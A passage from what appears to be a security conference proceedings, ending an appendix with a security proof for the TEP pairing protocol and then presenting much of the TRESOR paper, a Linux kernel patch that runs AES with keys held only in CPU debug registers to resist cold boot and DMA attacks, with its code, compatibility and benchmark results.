To address this issue, we make two changes to the TEP protocol from §5.2. First, the registrar does not re-transmit replies if all of the possibly-missed TEA requests overlapped with its previous transmission. In other words, the registrar performs TEA_SEND only if $m \neq$ OVERLAP. Not re-sending the reply is safe only if enrollees whose requests may not get a reply also learn of the TEA overlap (and thus return a session overlap error). To guarantee this, we make a second change, to the enrollee, so that it listens for *tea_duration* both before and after transmitting its request. This ensures that an enrollee hears any TEA replies (from registrars) that overlap its own TEA request. (As before, if an enrollee detects a TEA message it cannot decode, it triggers a session overlap error.) Thus, the enrollee pseudo-code is augmented as follows (changing the loop duration and introducing an additional SLEEP before sending):

```
r ← ∅
for 120 sec + #channels × (tx_tmo + 3 × tea_duration) do
                          ▷ walk time + max enrollee scan period
    switch to next 802.11 channel
    h ← TEA_RECV_START (reply)
    SLEEP (tea_duration)
    TEA_SEND (request, enroll_info, now + tx_tmo)
    SLEEP (tea_duration)
    r ← r ∪ TEA_RECV_GET (h)
end for
```

The registrar must also wait for the same increased loop time to accommodate the modified enrollee. With these changes, TEP safely avoids occupying the medium for the whole walk time in cases when multiple registrars hear each other's replies.

B.1 Extending the Security Proof

Next, we prove that the above optimization is secure.

Proposition B.1 *An enrollee and registrar following the optimized TEP protocol (from Appendix B) cannot be tricked into accepting an incorrect public key, as in Prop. 7.4.*

Proof The only change in the optimized protocol that affects the proof for Prop. 7.4 is that the registrar does not resend its reply when $m =$ OVERLAP. The registrar still computes the same set e of enrollee messages as in Prop. 7.4, and therefore cannot be tricked into accepting an incorrect public key.

We prove that the enrollee also cannot be tricked, by contradiction. Suppose that the enrollee is tricked into accepting the wrong key. From the proof of Prop. 7.4, this must be because the registrar did not respond to the enrollee's request. This must be because the registrar's TEA_RECV_GET returned OVERLAP, i.e., the registrar missed zero or more requests, all of which overlapped the registrar's TEA_SEND. Thus, the enrollee must have transmitted its request within *tea_duration* of the registrar transmitting a reply.

By the enrollee pseudo-code in Appendix B, the enrollee was listening for TEA messages for *tea_duration* before and after sending its request. If the enrollee's TEA_RECV_GET returned the registrar's reply, the enrollee could not have accepted a different key (by Prop. 7.4). Thus, the enrollee's TEA_RECV_GET must have returned RETRY or OVERLAP . But in both of these cases, the enrollee would not have accepted any key. Thus, by contradiction, the enrollee cannot be tricked, and the optimized TEP protocol is secure. □

TRESOR Runs Encryption Securely Outside RAM

Tilo Müller Felix C. Freiling
Department of Computer Science
University of Erlangen

Andreas Dewald
Laboratory for Dependable Distributed Systems
University of Mannheim

Abstract

Current disk encryption techniques store necessary keys in RAM and are therefore susceptible to attacks that target volatile memory, such as Firewire and cold boot attacks. We present *TRESOR*, a Linux kernel patch that implements the AES encryption algorithm and its key management solely on the microprocessor. Instead of using RAM, TRESOR ensures that all encryption states as well as the secret key and any part of it are only stored in processor registers throughout the operational time of the system, thereby substantially increasing its security. Our solution takes advantage of Intel's new *AES-NI* instruction set and exploits the x86 debug registers in a non-standard way, namely as cryptographic key storage. TRESOR is compatible with all modern Linux distributions, and its performance is on a par with that of standard AES implementations.

1 Introduction

Disk encryption is an increasingly used method to protect confidential information in computer systems. It is particularly effective for mobile systems, such as laptops, since these are frequently lost or stolen [29]. With the growing availability of disk encryption systems, criminals and law enforcement alike have started to explore ways to circumvent this protection. Since current disk encryption techniques store keys in main memory, one approach to access the encrypted data is to acquire the key physically.

When physical access to the machine is given, keys can be extracted from main memory of running and suspended machines without privileged user access. Such attacks can broadly be classified into *DMA attacks* and *cold boot attacks*. DMA attacks use direct memory access through ports like Firewire [4, 3, 5], PCI [6, 28, 13], or PC Card [8, 17] to access RAM, while cold boot attacks [14] exploit the fact that memory contents fade away gradually over time. This allows to restore RAM contents after a short power-down by rebooting the machine with a boot device that directly reads out memory. Widespread disk encryption systems like *BitLocker* [1] (Windows), *FileVault* (MacOS), *dm-crypt* [30] (Linux), and TrueCrypt [36] (multi-platform) do not protect against such attacks. The current technological response, namely to keep the key in RAM but obfuscate its presence by using dispersal techniques, only partly counters the threat of memory attacks.

1.1 TRESOR

In this paper, we present the design and implementation of *TRESOR* (pronounced [trε:zoa]), a Linux kernel patch for the x86 architecture that implements AES in a way that is resistant to the attacks mentioned above and hence, allows for disk drive encryption with improved security.

TRESOR runs encryption securely outside RAM. Its underlying idea is to avoid RAM usage completely by both storing the secret key in CPU registers and running the AES algorithm *entirely on the microprocessor*. Towards this goal, TRESOR (mis)uses the debug registers as secure cryptographic key storage. While the principle of TRESOR is basically applicable to most x86 compatible CPUs, we focus on an implementation exploiting Intel's new *AES-NI* [31] extensions. The new AES instructions, currently available on all Core i7 processors and most Core i5, allow for accelerated AES using short and efficient code which implements most of the cryptographic primitive in hardware.

On systems running TRESOR, setting hardware breakpoints is no longer possible because the breakpoint registers are occupied with key data. However, as there are only four breakpoint registers, debuggers like GDB must deal with the possibility that all of them are busy anyway, for example, when more than four are set in parallel.

1.2 Related Work

TRESOR is the successor of *AESSE* [24], which was our prototype implementation but not well applicable in practice because it incurred two major problems. First, the Streaming SIMD Extension (SSE) [34] were used as key storage, breaking binary compatibility with many multimedia, math, and 3d applications. Second, AESSE was a pure software implementation and, due to the shortage of space inside CPU registers, the algorithm performed about six times more slowly than comparable standard implementations of AES.

During the work on TRESOR, Simmons independently developed a system called *Loop-Amnesia* [27] which pursues the same idea of holding the cryptographic key solely in CPU registers. In difference to TRESOR, Loop-Amnesia stores the key inside machine specific registers (MSRs) rather than in debug registers. Currently, it does not support the AES-NI instruction set and only a 128-bit version of AES. However, it allows to store multiple disk encryption keys securely inside RAM by scrambling them with a master key.

With *BitArmor* [23] there exists a commercial solution that claims to be resistant against cold boot attacks in particular. But as BitArmor does not generally avoid storing the secret key in RAM, it cannot protect from other attacks against main memory. Consequently, its cold boot resistance is not perfect, too (though quite good to resist the most common attacks of this kind).

Additionally, Pabel proposed a solution called *Frozen Cache* [21, 22] that exploits CPU caches rather than registers as secure key storage outside RAM. To our knowledge, this project is currently work in progress at an early development stage. Although it is a nice idea, a secure and efficient implementation is very difficult, if possible at all, because x86 caches can hardly be controlled by the system programmer.

Last, hardware solutions like *Full Disk Encryption Hard Drives (HDD-FDE)* [16, 35] use specialized crypto chips for encryption instead of the system CPU and RAM. Indeed, this is an effective method to defeat memory attacks, but it does not compete with TRESOR as a software solution. In our opinion, software solutions are not obsolete as they have several advantages: they are cheaper, highly configurable, vendor independent, and, last but not least, quickly employable on many existing machines.

1.3 Contributions

The central innovations of TRESOR are storing the secret key in CPU registers and utilizing AES-NI for encryption. AES-NI offers encryption (and decryption) primitives directly on the processor. This, however, does not mean that AES-NI based implementations of AES withstand memory attacks out-of-the-box. A typical AES-NI based implementation uses RAM to store the secret key and, for reasons of performance, the key schedule. The AES key schedule is required by the individual AES rounds and is generally computed only once and then stored inside RAM to speed up the encryption process. In contrast, TRESOR implements AES using AES-NI without leaking any key-related data to RAM.

The contributions of this paper are:

- We implement AES without storing any sensitive information in RAM.
- To this end, we present a kernel patch (TRESOR) that is binary compatible with all Linux distributions.
- We show that by using Intel's new AES-NI instructions, the performance of TRESOR is as fast (even slightly faster) than standard AES implementations that use RAM.
- By running TRESOR in a virtual machine and constantly monitoring its main memory, we demonstrate that TRESOR can withstand considerable efforts to compromise the encryption key. The only method to access the key with reasonable effort is compromising the system space, using a loadable kernel module, for example. Many other attacks, such as hardware attacks targeting processor registers, are defeated by TRESOR.

Overall, TRESOR is a disk encryption system that is both secure against main memory attacks and well applicable in practice.

1.4 Outline

The rest of this paper is structured as follows: In Section 2 we explain our design choices and give implementation details. We have evaluated TRESOR regarding three aspects: compatibility (Section 3), performance (Section 4) and, most importantly, its security (Section 5). We conclude in Section 6.

2 Design and Implementation

We now give an overview over design choices regarding the interface and the implementation of TRESOR.

2.1 Security Policy

The goal of TRESOR is to run AES entirely on the microprocessor without using main memory. This implies that neither the secret key, nor the key schedule, nor any

intermediate state should ever get into RAM. With this restrictive policy, any attacks against main memory become useless. But such an implementation cannot be achieved simply in user space for two reasons:

- First of all, user space is affected by scheduling, meaning that CPU registers are frequently swapped out to RAM due to context switching. That is the key and/or intermediate states of AES would regularly enter RAM – even though AES was implemented to run solely on the microprocessor.

- Second, the key storage registers should not be accessible from unprivileged tasks. Otherwise a local attacker could easily read out and overwrite the key.

Both problems can only be solved by implementing TRESOR in kernel space. To suppress context switching, we run AES atomically. The atomic section is entered just before an input block is encrypted and left again right afterwards. Therefore, we can use arbitrary CPU registers to encrypt a block; we just have to reset them before leaving the atomic section. This guarantees that no sensitive data leaks into RAM by context switches. Between the encryption of two blocks, scheduling and context switches can take place as usual, so that the interactivity of multitasking environments is not affected.

To restrain userland from reading out the secret key, it is stored inside a CPU register set accessible only with ring 0 privileges. Any attempt to read or write the debug registers from other privilege levels generates a general-protection exception [18]. This defeats attackers who gained local user privileges and try to read out the key on software layer.

Due to the necessity to implement TRESOR in system space, we choose Linux for our solution because of its open source kernel. But in general our approach is portable to any x86 operating system.

2.2 Key management

AES uses a symmetric secret key for encryption and decryption. We now show how this key is managed by TRESOR.

Key storage

The first question regarding key management is: In which registers is the key stored within the processor? We now discuss several requirements these registers should meet.

Since the key registers are exclusively reserved over the entire uptime of the system, they will not be available for their designated use. Hence, to preserve binary compatibility with as many existing applications as possible, only seldom used registers are qualified to act as cryptographic key storage. Frequently used registers, like the general purpose registers (GPRs), are not an option since all computer programs need to read from and write to those registers. The loss of registers occupied by TRESOR should not break binary compatibility.

Another requirement is that the key registers should not be readable from user space as this would allow any unprivileged process to read or write the secret key. A key stored in GPRs, for example, could not be hidden from userland as the GPRs are an unprivileged resource, available to all processes.

Last but not least, the register set must be large enough to hold AES keys, i.e., 128 bits for AES-128, 192 bits for AES-192, and 256 bits for AES-256, respectively. A single register is too small to hold AES keys – on both 32- and 64-bit systems and thus, we have to use a set of registers.

Summarizing, a register set must satisfy four requirements to act as cryptographic key storage. The key registers must be:

1. seldom used by everyday applications,
2. well compensable in software,
3. a privileged resource, and
4. large enough to store at least 128, better 256 bits.

After considering all x86 registers we chose the debug registers, because they meet these requirements as we explain now.

The debug register set comprises four breakpoint registers `dr0` to `dr3`, one status register `dr6` and one control register `dr7`. Depending on the operating mode, `dr4` and `dr5` are reserved or just synonyms for `dr6` and `dr7`. Thus, the only registers which can be freely set to any value, are the four breakpoint registers `dr0` to `dr3`. On 32-bit systems these have $4 \times 32 = 128$ bits in total, just enough to store the secret key of AES-128. But on 64-bit systems these have $4 \times 64 = 256$ bits in total, enough to store any of the defined AES key lengths 128, 192, and 256 bits. [1]

The actual intention of breakpoint registers is to hold hardware breakpoints and watchpoints – features which are only used for debugging. And even for debugging their functionality can be compensated quite well in software, because software breakpoints can be used instead of hardware breakpoints. TRESOR reserves all four x86 breakpoint registers exclusively as key storage, i.e., TRESOR reduces the number of available breakpoint registers for other applications from at most 4 to always

[1] Although the principle of TRESOR is applicable to 32-bit systems, we recommend the usage of 64-bit CPUs to support full AES-256. Intel's Core-i processors are such 64-bit CPUs; these processors are also recommended because of their AES-NI support.

0. Since the breakpoint registers may be in use anyhow, by debuggers for example, unavailability of them can happen regularly as well, and thus, applications should be able to tolerate lack of them. This ensures binary compatibility with almost all user space programs.

Debug registers are a privileged resource of ring 0, meaning that none of the user space applications running in ring 3 can access debug registers directly. Any such access is done via system calls, namely via `ptrace`. As we show later, we patched the `ptrace` system call to return `-EBUSY` whenever a breakpoint register is requested, to let the user space know all of them are busy.

Key derivation

The key we store in debug registers is derived from a user password by computing a SHA-256 based message digest. To resist brute force attacks, we strengthen the key by applying 2000 iterations of the SHA-256 algorithm. The password consists of 8 to 53 printable characters[2] and is read from the user early during boot by an ASCII prompt, directly in kernel space. Only in kernel space we have full control over side effects like scheduling and context switching.

But how do we actually compute the key and get it into debug registers without using RAM? The answer is, that we *do* use RAM for this transaction – but only for a very short time frame during system startup. Although there is a predefined implementation of SHA-256 in the kernel, we implemented our own variant to ensure that all memory lines holding sensitive information, like parts of the key or password, are erased after usage. That is, during boot, password and key do enter RAM very briefly. But immediately afterwards, the key is copied into debug registers and all memory traces of it are overwritten. All this happens before any userland process comes to life.

Once the key has been entered and the machine is up and running, it cannot be changed from user space during runtime as it would be impossible to do so without polluting RAM. The password must only be re-read upon ACPI wakeup, because during suspend mode, the CPU is switched off and its context is copied into main memory. Naturally, we bar the debug registers from being copied into RAM, and hence, the key is lost during suspension and the password must be re-entered. Again, this happens early in the wakeup process, directly in kernel space before any user mode process is unfrozen.

On 64-bit systems, like Intel's Core-i series, we copy always 256 key bits into the debug registers and each of the AES variants (AES-128, AES-192, and AES-256) takes as many bits from the key storage as it needs. On multi-core processors, we copy the key bits into the debug registers of *all* CPUs. Otherwise we constantly had to ensure that encryption runs on the single CPU which holds the key. In terms of performance such migration steps are very costly and it is more efficient to duplicate the AES key onto all CPUs once. Furthermore, this allows us to run several TRESOR tasks in parallel.

[2] More characters do not add to security as it becomes easier to attack the key itself rather than the password because $95^{53} \gg 2^{256}$.

2.3 AES implementation

The challenge we faced was implementing the AES algorithm without using main memory. This implies we were not allowed to store runtime variables on the stack, heap or anywhere else in the data segment. Naturally, our implementation was written in assembly language, because neither the usage of debug registers as key storage nor the avoidance of the data segment is supported by any high-level language compiler.

Encryption algorithm

Storing only the secret key in CPU registers would already defeat common attacks on main memory, but following our security policy mentioned above, absolutely no intermediate state of AES and its key schedule should get into RAM. This aims to thwart future attacks and cryptanalysis. In other words, after a plaintext block is read from RAM, we write nothing but the scrambled output block back. No valuable information about the AES key or state is visible in RAM at any time.

From earlier experiments with AESSE [24], we were concerned about the performance penalty of encryption methods implemented without RAM. We therefore investigated the utilization of the AES-NI instruction set of new Intel processors [31]. AES-NI allows for hardware accelerated implementations of AES by providing the instructions `aesenc`, `aesenclast`, `aesdec`, and `aesdeclast`. Each of them performs an entire AES round with a single instruction, exclusively on the processor without involving RAM. Hence, they are compatible with our design.

Overall, utilizing AES-NI has several advantages:

- The code is clear and short.
- It runs without RAM usage.
- It is highly efficient.

The four AES instructions mentioned above work on two operands, the AES state and an AES round key; the round key is used to scramble the state. Instead of using memory locations for these operands, the AES instructions work on SSE registers. On 64-bit systems there are sixteen 128-bit SSE registers `xmm0` to `xmm15`. AES states and AES round keys exactly fit into one SSE register as they encompass 128 bits, too.

```
pxor        %xmm0, %xmm15
aesenc      %xmm1, %xmm15
aesenc      %xmm2, %xmm15
aesenc      %xmm3, %xmm15
aesenc      %xmm4, %xmm15
aesenc      %xmm5, %xmm15
aesenc      %xmm6, %xmm15
aesenc      %xmm7, %xmm15
aesenc      %xmm8, %xmm15
aesenc      %xmm9, %xmm15
aesenclast  %xmm10,%xmm15
```

Figure 1: AES-128 encryption using AES-NI

Figure 1 shows assembly code of the AES-128 encryption algorithm. Each line performs one of the ten encryption rounds. The second parameter (`xmm15`) represents the AES state and the first ten (`xmm1` to `xmm10`) the AES round keys. Writing a plaintext block into `xmm15`, the secret key into `xmm0`, and the round keys into their respective registers `xmm1` to `xmm10`, these ten lines of assembly code suffice to generate an AES encrypted output block in `xmm15`.

The decryption algorithm of AES-128 basically looks the same, just utilizing `aesdec` instead of `aesenc` and applying the round keys in reverse order. The implementations of AES-192 and AES-256 basically look the same, too, just performing twelve or 14 rounds instead of ten.

Round key generation

The difficulty to implement AES completely within the microprocessor stems from the structure of the AES algorithm. As shown in Figure 1, encryption works with round keys which we assumed to be stored in `xmm1` to `xmm10`. In conventional AES implementations, these round keys are calculated once and then stored inside RAM over the entire lifetime of the system. Only when needed, they are copied from RAM into SSE registers to be used in combination with AES-NI.

In TRESOR we cannot calculate the AES key schedule beforehand and store it inside RAM as this would obviously violate our security policy. On the other hand, we cannot store the entire key schedule in CPU registers either, because debug registers are too small to hold it and we do not want to occupy further registers for TRESOR. Consequently, we have to use an *on-the-fly* key schedule that recalculates the round keys each time when entering the atomic section. This means the round keys must be recalculated for each input block. Inside the atomic section we can safely store the round keys inside SSE registers as they are known not to be swapped out during this period.

Fortunately, the AES-NI extensions comprise an instruction for hardware accelerated round key generation, namely `aeskeygenassist`. Apparently, recomputing the entire key schedule again and again is a significant performance drawback compared to standard implementations of AES. By using this specialized instruction, key generation is relatively efficient, as we show later in this paper.

```
.macro  key_schedule last next rcon
  pxor              %xmm14,%xmm14
  movdqu            \last,\next
  shufps            $0x1f,\next,%xmm14
  pxor              %xmm14,\next
  shufps            $0x8c,\next,%xmm14
  pxor              %xmm14,\next
  aeskeygenassist   $\rcon,\last,%xmm14
  shufps            $0xff,%xmm14,%xmm14
  pxor              %xmm14,\next
.endm
```

Figure 2: AES-128 round key generation

Figure 2 lists assembly code to generate the next round key of AES-128. As each round key computation is based on slightly different parameters, we define a macro called `key_schedule` awaiting these parameters: `last` is an SSE register containing the previous round key, `next` is one that is free to store the next round key and `rcon` is an immediate byte, the round constant. Inside this macro `xmm14` is utilized as temporary helping register. To generate the ten round keys of AES-128, `key_schedule` has to be called ten times: `key_schedule %xmm0 %xmm1 0x1`, `key_schedule %xmm1 %xmm2 0x2`, and so on. Initially the secret key has to be copied from debug registers into `xmm0`.[3]

Using AES-NI it is more complex to generate round keys than to actually scramble or unscramble blocks, because with `aeskeygenassist` Intel provides an instruction to assist the programmer in key generation, but none to perform it autonomously. We conjecture that this is because key generation of the three AES variants AES-128, AES-192, and AES-256 differs slightly (for details see the original standard on AES [12]).

2.4 Kernel patch

Many operating system issues have to be solved when implementing encryption solely on processor registers.

[3] A full source code listing including all steps can be found in Appendix A.1.

As mentioned above, we have to patch the OS kernel for two reasons: First, we have to run parts of AES atomically in order to ensure that no intermediate state leaks into memory during context switches. Second, only in kernel space we can protect the debug registers from being overwritten or read out by unprivileged user space threads. We chose the most recent Linux kernel at that time (version 2.6.36) to implement these changes.

Key protection

For the security of TRESOR it is essential to protect the key storage against malicious user access. Even if no local attacker would read the debug registers on purpose, the risk remains that a debugger is started accidentally and pollutes the key storage. With a disk encryption system being active in parallel, such a situation would immediately lead to data corruption. Hence, the kernel must be patched in a way that it denies any attempt to access debug registers from user space.

```
int ptrace_set_debugreg
             (tsk_struct *t,int n,long v)
{
    thread_struct *thread = &(t->thread);
    int rc = 0;
    if (n == 4 || n == 5)
        return -EIO;
+   #ifdef CONFIG_CRYPTO_TRESOR
+   else if (n == 6 || n == 7)
+       return -EPERM;
+   else
+       return -EBUSY;
+   #endif
    if (n == 6) {
        thread->debugreg6 = v;
        goto ret_path;
    }
    if (n < HBP_NUM) {
        rc=ptrace_set_breakpoint_addr(t,n,v);
        if (rc) return rc;
    }
    if (n == 7) {
         rc=ptrace_write_dr7(t, v);
         if (!rc) thread->ptrace_dr7 = v;
    }
    ret_path: return rc;
}
```

Figure 3: Patched setter for debug registers

The debug registers can only be accessed from privilege level 0, i.e., from kernel space but not from user space. Only the `ptrace` system call allows user space applications like GDB to read from and write to them in order to debug a traced child. This makes it effectively possible to control access to debug registers centrally, i.e., on system call level. Running an unpatched Linux kernel, user space threads can access debug registers via `ptrace`; running a TRESOR patched kernel, we filter this access.

Figures 3 and 4 list patches we applied to functions of the `ptrace` implementation in `/arch/x86/kernel/ptrace.c`: `ptrace_set_debugreg` and `ptrace_get_debugreg`. The first patch returns `-EBUSY` whenever the user space attempts to write into breakpoint registers and `-EPERM` whenever it tries to write into debug control registers. The second patch returns just `0` for any read access to debug registers.

```
long ptrace_get_debugreg(tsk_struct *t, int n)
{
    thread_struct *thread = &(t->thread);
    unsigned long val = 0;
+   #ifndef CONFIG_CRYPTO_TRESOR
    if (n < HBP_NUM) {
        struct perf_event *bp;
        bp = thread->ptrace_bps[n];
        if (!bp) return 0;
        val = bp->hw.info.address;
    }
    else if (n == 6)
        val = thread->debugreg6;
    else if (n == 7)
       val = thread->ptrace_dr7;
+   #endif
    return val;
}
```

Figure 4: Patched getter for debug registers

Additionally, we patched elementary functions in `/arch/x86/include/asm/processor.h` to prevent kernel internals other than ours from accessing the debug registers: `native_set_debugreg` and `native_get_debugreg`. While the `ptrace` patches prevent user space threads from accessing debug registers, these patches prevent the kernel itself from accessing them, e.g., during context switching and ACPI suspend.

Atomicity

The operating system regularly performs context switches where processor contents are written out to main memory. When TRESOR is active, the CPU context encompasses sensitive information because our implementation uses SSE and general purpose registers to store round keys and intermediate states. These registers are not holding sensitive data persistently, like the debug registers do, but they hold them temporarily for the period of encrypting one block. Thus, although our AES implementation runs solely on registers and although we have patched the kernel to protect debug registers, sensitive data may still be written to RAM whenever the

scheduler decides to preempt AES in the middle of an encryption phase.

We solved this challenge by making the encryption of individual blocks atomic. Resetting the contents of SSE and general purpose registers before leaving the atomic section is an effective method to keep their contents away from context switching. Our atomicity does not only concern scheduling, but interrupt handling, too, because interrupt handlers, spontaneously called by the hardware, can write the CPU context into RAM as well.

Hence, to set up an atomic section we have to disable interrupts. On multi-core systems it is sufficient to disable interrupts locally, i.e., on the CPU the encryption task actually takes place on. Other CPUs can proceed with their tasks as a context switch on one CPU does not affect registers of another.

```
preempt_disable();
local_irq_save(*irq_flags);
// ... (encrypt block)
local_irq_restore(*irq_flags);
preempt_enable();
```

Figure 5: AES block encryption runs atomically

Figure 5 illustrates how to set up an atomic section in the Linux kernel that meets our needs. First `preempt_disable` is called to pause kernel preemption, meaning that running kernel code cannot be interrupted by scheduling anymore. Second, `local_irq_save` is called to save the local IRQ state and to disable interrupts locally. Next we are safe to encrypt an AES block as we are inside the atomic section. SSE and general purpose registers are only allowed to contain sensitive data within this section and must be reset before it is left. Once they are reset, local interrupts can be re-enabled (by `local_irq_restore`) and kernel preemption can be continued (by `preempt_enable`).

Crypto API

We integrated TRESOR into the Linux kernel Crypto-API, an interface for cryptographic ciphers, hash functions and compression algorithms. Besides a coherent design for cryptographic primitives, the Crypto-API provides us with several advantages:

- It allows ciphers to be dynamically (un)loaded as kernel modules. We left support for the standard AES module untouched and inserted TRESOR as a completely new cipher module. This enables end users to choose between TRESOR and standard AES, to run them in parallel, to compare their performance, etc.
- We do not have to implement cipher modes of operation, like ECB and CBC, ourselves since the Crypto-API handles them automatically. We have to provide the code to encrypt a single input block only and encrypting larger messages is done by the API.
- Existing software, most notably the disk encryption solution dm-crypt, is based on the Crypto-API and open to new cipher modules. That is, we do not have to patch dm-crypt to support TRESOR, but it is supported out-of-the-box. (Only third party encryption systems which do not rely on the Crypto-API, like TrueCrypt, cannot benefit from TRESOR without further ado.)

All in all, integrating TRESOR into the Crypto-API simplifies design. However, there is also a little drawback of the Crypto-API: It comes with its own key management which is too insecure for our security policy because it stores keys and key schedules inside RAM. To overcome this difficulty without changing the Crypto-API, we pass on a *dummy key* and look after the real key ourselves. Setting up an encryption system, the end user can pass on an arbitrary bit sequence as dummy key, but for apparent reasons it should *not* be equal to the real key.

3 Compatibility

We evaluated TRESOR regarding its compatibility with existing software (Section 3.1) and hardware (Section 3.2).

3.1 Software compatibility

Running on a 64-bit CPU, TRESOR is compatible with all three variants of AES, i.e., with AES-128, AES-192, and AES-256. To verify that no mistake slipped into the implementation we show its compatibility to standard AES: First of all we used official test vectors as defined in FIPS-197 [12]. TRESOR is integrated into the Crypto-API in such a way that a test manager proves its correctness based on these vectors each time the TRESOR module is loaded. Second, we scrambled a partition with TRESOR, unscrambled it with standard AES and vice versa. Along with structured data like text files and the filesystem itself, we created large random files and compared both plaintext versions, i.e., before scrambling with AES and after unscrambling with TRESOR. We compared these files and found them to be equal. This indicated the correctness of our implementation – not only in terms of single, predefined blocks (as test vectors do) but also regarding a great amount of random data.

Thanks to the Crypto-API, TRESOR is compatible with all kernel and user space applications relying on

```
> cryptsetup create tr /dev/sdb1 -c tresor
  Enter passphrase: ******
> mkfs.ext2 /dev/mapper/tr
> mount /dev/mapper/tr /media/tresor/
```

Figure 6: Create TRESOR partition using cryptsetup

this API. Among others these are the kernel-based disk encryption solution dm-crypt and all its user space frontends, e.g., `cryptsetup` and `cryptmount`. Figure 6 lists shell instructions to set up a TRESOR encrypted partition on the device `/dev/sdb1`. The password can be any arbitrary string as it is only used to create the dummy key; it has no effect on the actual encryption process. Consequently, a partition can be encrypted with the password "foobar" and decrypted with the password "magic" (as long as the TRESOR key stays the same).

TRESOR is expected to be compatible with all Linux distributions, meaning that all prepackaged user mode binaries are expected to run on top of the TRESOR kernel. For "normal" user mode applications like a shell, the desktop environment, your web browser, etc., this is pretty much self-evident – for a debugger it is not. But even for debuggers like GDB, binary compatibility is not broken because access to debug registers is handled via `ptrace` and we intercept this system call to inform the user space that all breakpoint registers are busy – a situation which could occur without TRESOR as well. To be more precise, we have to distinguish *breakpoints* and *watchpoints*:

1. Breakpoints: Calling `break`, GDB does not use hardware breakpoints by default. Instead it uses software breakpoints because their performance penalty is negligible and they can be defined in any quantity. Hardware breakpoints must explicitly be invoked by calling `hbreak` which fails on TRESOR with *"Couldn't write debug register: Device or resource busy."*

2. Watchpoints: Unlike breakpoints, watchpoints cannot be implemented well in software and run about a hundred times slower than normal execution [33]. Thus, GDB sets hardware watchpoints by default. Calling `watch` fails on TRESOR with *"Couldn't write debug register: Device or resource busy."* as well. To use software watchpoints instead, `set can-use-hw-watchpoints 0` must be run before.

Admittedly, not being able to use hardware breakpoints may be a reasonable drawback for malware analysts and software reverse engineers. Here we must limit the target audience to end-users and "normal" developers.

3.2 Hardware compatibility

TRESOR is only compatible with real hardware. Running TRESOR as guest inside a virtual machine is generally insecure as the guest's registers are stored in the host's main memory.

On hardware level, TRESOR's compatibility is further restricted to the x86 architecture. It is possible to run AES entirely on the microprocessor, even without an AES-NI instruction set (given that your CPU supports at least SSE2, which is the case for Pentium 4 and later CPUs). But in order to run full AES efficiently, processor compatibility is restricted to Intel's Core-i series at present. More clearly, we recommend the usage of 64-bit CPUs supporting the AES-NI instruction set. More and more processors will fall into this category in the future. Intel supports AES-NI since its mircoarchitecture code-named *Westmere*. AMD announced to support AES-NI starting with its *Bulldozer* core; processors based on this core are going to be released in 2011 [20]. All in all, many, if not most, upcoming x86 CPUs will support AES-NI.

4 Performance

We present performance measurements running a 64-bit Linux on an Intel Core i7-620M. The two performance aspects we evaluated are encryption speed and system reactivity. The latter may be affected because we halt the scheduler and run AES atomically.

4.1 Encryption benchmarks

We expected a performance penalty of TRESOR because of its recomputation of the key schedule for each input block – a substantial computing overhead compared to standard implementations which calculate the round keys only once. As shown in Section 2.3, round key generation is a heavy operation compared to the rest of the AES algorithm; and we are running through the entire key schedule for each 128-bit chunk, even when encrypting megabytes of data.

To measure the throughput of TRESOR in practice, we performed several disk encryption benchmarks. For disk benchmarking we mounted four partitions, one encrypted with TRESOR, one encrypted with generic AES, one encrypted with common AES-NI, and a plain one that was not encrypted at all. We mounted all of them with the `sync` option, meaning that I/O to the filesystem is done synchronously. We did this to avoid unrealistically high speed measurements that arise from disk caching. Caching would falsify our results because encryption does not take place before the data is actually going to disk.

Key	Generic AES	AES-NI	TRESOR	Plain
128	14.67	15.63	17.04	
192	14.89	15.40	16.47	47.32
256	15.04	15.92	15.77	

Table 1: `dd` throughput (in MB/s)

Table 1 lists average values over 24 `dd` runs, each writing a 400M file.[4] TRESOR-128 is faster than TRESOR-192 which again is faster than TRESOR-256, because with an increasing key size, more rounds are performed (10, 12 and 14, respectively) and thus, more round keys must be calculated on-the-fly.

The table also shows that TRESOR performs well in comparison to conventional AES variants: TRESOR is faster than the generic implementation of AES and even slightly faster than common AES-NI implementations. We were surprised by this ourselves and double-checked the results – once with the AES-NI module shipped with Linux 2.6.36 and additionally with a self-written variant. Currently, we have no good explanation for this effect. One possibility is that TRESOR gains advantage over other threads due to its atomic sections. Another possibility is that linear key generation on registers performs generally better than fetching round keys one after another from RAM.

	Generic AES	AES-NI	TRESOR	Plain
read	2.10	2.54	2.80	7.95
write	6.92	8.39	9.26	26.23

Table 2: Postmark benchmarks for AES-256 (in MB/s)

Besides measuring the throughput of `dd`, we utilized the disk drive benchmarking utility *Postmark* [19]. Postmark creates, reads, changes, and deletes many small files rather than just writing a single large file. As shown in Table 2, TRESOR has an advantage over generic AES and common AES-NI here as well.

Additionally, to measure the exact time needed to encrypt a single block, we wrote a kernel module named `tresor-test`. Inserting this module, diverse performance tests can be run for AES-128, AES-192, and AES-256. Findings from this module confirm our assumption that TRESOR runs faster than standard AES. For example, with TRESOR an AES-128 block is encrypted in about 440 nanoseconds (ns), while standard AES needs about 538 ns (but these values fluctuate heavily in practice, by more than 100%, and thus, we consider disk benchmarks as more reliable).

Overall, TRESOR involves no performance penalty and the impact of an on-the-fly round key generation is negligible.

4.2 Interactivity benchmarks

Performing heavy TRESOR operations in background, the OS reactivity to interactive events may be affected because TRESOR disables interrupts in order to run encryption atomically. In a desktop environment, for instance, mouse and keyboard events are raising interrupts which are now delayed until the end of a TRESOR operation. Furthermore, automatic scheduling is disabled for this period.

Hence, to preserve the reactivity of the system, we set the scope of atomicity to the smallest reasonable unit, namely to the encryption of a single 128-bit input block. Between processing two 128-bit blocks, interrupt processing and scheduling can take place as usual. Thereby interactivity is hardly affected because – as mentioned in the last section – it takes only 500 ns on average to encrypt a single block. Assuming it never takes more than 1000 ns, interrupt handling and scheduling can take place each microsecond if needed. But only delays greater than 150 milliseconds are perceptible by humans [10] and Linux scheduling slices are commonly between 50 and 200 milliseconds as well.

Crypto	Add. Load	AVG	MAX	STD
Generic AES	None	1.40	34.2	4.96
	X	6.73	43.0	11.30
	Compile	26.80	64.7	30.30
TRESOR	None	0.93	37.3	3.99
	X	6.65	44.3	11.30
	Compile	26.40	79.2	30.30
Plain	None	0.14	26.2	1.51
	X	0.40	23.8	2.34
	Compile	0.74	32.4	3.47

Table 3: Interbench (latencies in ms)

